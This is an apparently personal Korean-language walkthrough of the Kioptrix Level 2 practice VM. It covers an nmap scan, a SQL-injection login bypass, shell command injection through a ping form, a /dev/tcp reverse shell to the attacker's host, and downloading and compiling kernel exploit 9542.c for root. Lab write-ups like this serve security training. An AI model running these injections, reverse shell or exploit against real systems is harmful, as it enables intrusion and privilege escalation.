

# Kioptrix Level2


2023년 1월 10일 화요일    오후 3:19

★ INFORM >> Target IP 192.168.0.22

```
(root@kali)-[/home/kali/Desktop/exploit]
# nmap -sV 192.168.0.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-10 01:24 EST
Nmap scan report for 192.168.0.22
Host is up (0.0013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind  2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:E6:89:37 (Oracle VirtualBox virtual NIC)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.26 seconds
```

1. Nmap으로 open port 정보 얻기 ( http port가 취약점이 많으므로 이를 이용 )




2. 열린 포트로 이동 시 다음과 같은 화면 출력 => SQL INJECTION이 되는지 보기 위해

'OR '1'='1' 을 아이디와 비밀번호에 입력



3. INJECTION이 가능하고 해당 입력 박스에서 Shell 명령어가 실행되는지 확인해보기 위해 8.8.8.8; ls 를 이용



8.8.8.8; ls


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=0 ttl=119 time=43.5 ms  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=119 time=44.4 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=119 time=46.9 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 43.555/44.980/46.973/1.462 ms, pipe 2  
index.php  
pingit.php
```

4. 다음과 같이 Shell 명령어가 실행되는 걸 볼 수 있다.
5. 우리는 다음과 같은 명령어를 입력 BOX에 넣어 실행시킬 것이다.  
8.8.8.8; /bin/sh 0</dev/tcp/192.168.0.20/443 0>&1 0>&2  
자신에게 핑을 보내고 /bin/sh 프로그램의 입력을 /dev/tcp/192.168.0.20/443이 하게 한다. 이 입력하는 주소에 출력과 에러 출력도 보여지게 하는 명령어이다.  
이를 위해서 443을 listen상태로 열어줘 connection을 할 것이다. (reverse connection)



```
cat /proc/version  
Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed May  
2 13:52:16 EDT 2007
```

6. 다음 명령어를 통해 victimPC의 커널 정보를 알아내어 해당 커널에 맞는 exploit을 찾

아주기로 했다.



## Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip\_append\_data()' Ring0 Privilege Escalation (1)

|                        |             |   |              |
|------------------------|-------------|---|--------------|
| <b>EDB-ID:</b>         | <b>CVE:</b> | <b>Author:</b>  | <b>Type:</b> |
| 9542                   | 2009-2698   | INETCOP SECURITY  | LOCAL        |
| <b>EDB Verified:</b> ✓ |             | <b>Exploit:</b>  /  |              |

7. 커널 버전 검색 시 다음과 같은 exploit이 있는 걸 알 수 있었다.

```
(root@kali)-[/home/kali]
# searchsploit Linux Kernel 2.6 | grep CentOS
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalatio | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen | linux_x86-64/local/45516.c
```

8. 다음과 같은 명령어를 통해 9542.c를 찾을 수 있었다.

```
(root@kali)-[/home/kali]
# searchsploit -m 9542.c
Exploit: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)
URL: https://www.exploit-db.com/exploits/9542
Path: /usr/share/exploitdb/exploits/linux_x86/local/9542.c
Codes: CVE-2009-2698
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9542.c
```

9. 9542.c를 다운하고

```
(root@kali)-[/home/kali/Desktop]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

10. 9542.c 가 있는 디렉토리를 http서버를 가동해 배포한다.

```
ls
wget http://192.168.0.20:8000/9542.c
--07:19:55-- http://192.168.0.20:8000/9542.c => `9542.c'
Connecting to 192.168.0.20:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

0K .. 100% 37.19 MB/s

07:19:55 (37.19 MB/s) - `9542.c' saved [2535/2535]

ls
9542.c
gcc 9542.c -o exploit
9542.c:109:28: warning: no newline at end of file
ls
9542.c
exploit
./exploit
sh: no job control in this shell
sh-3.00#
```

11. wget을 통해 배포 주소에서 다운이 가능하며, gcc를 통해 기계어로 변환 => 실행 시 shell 탈취가 성공적으로 마무리 된다.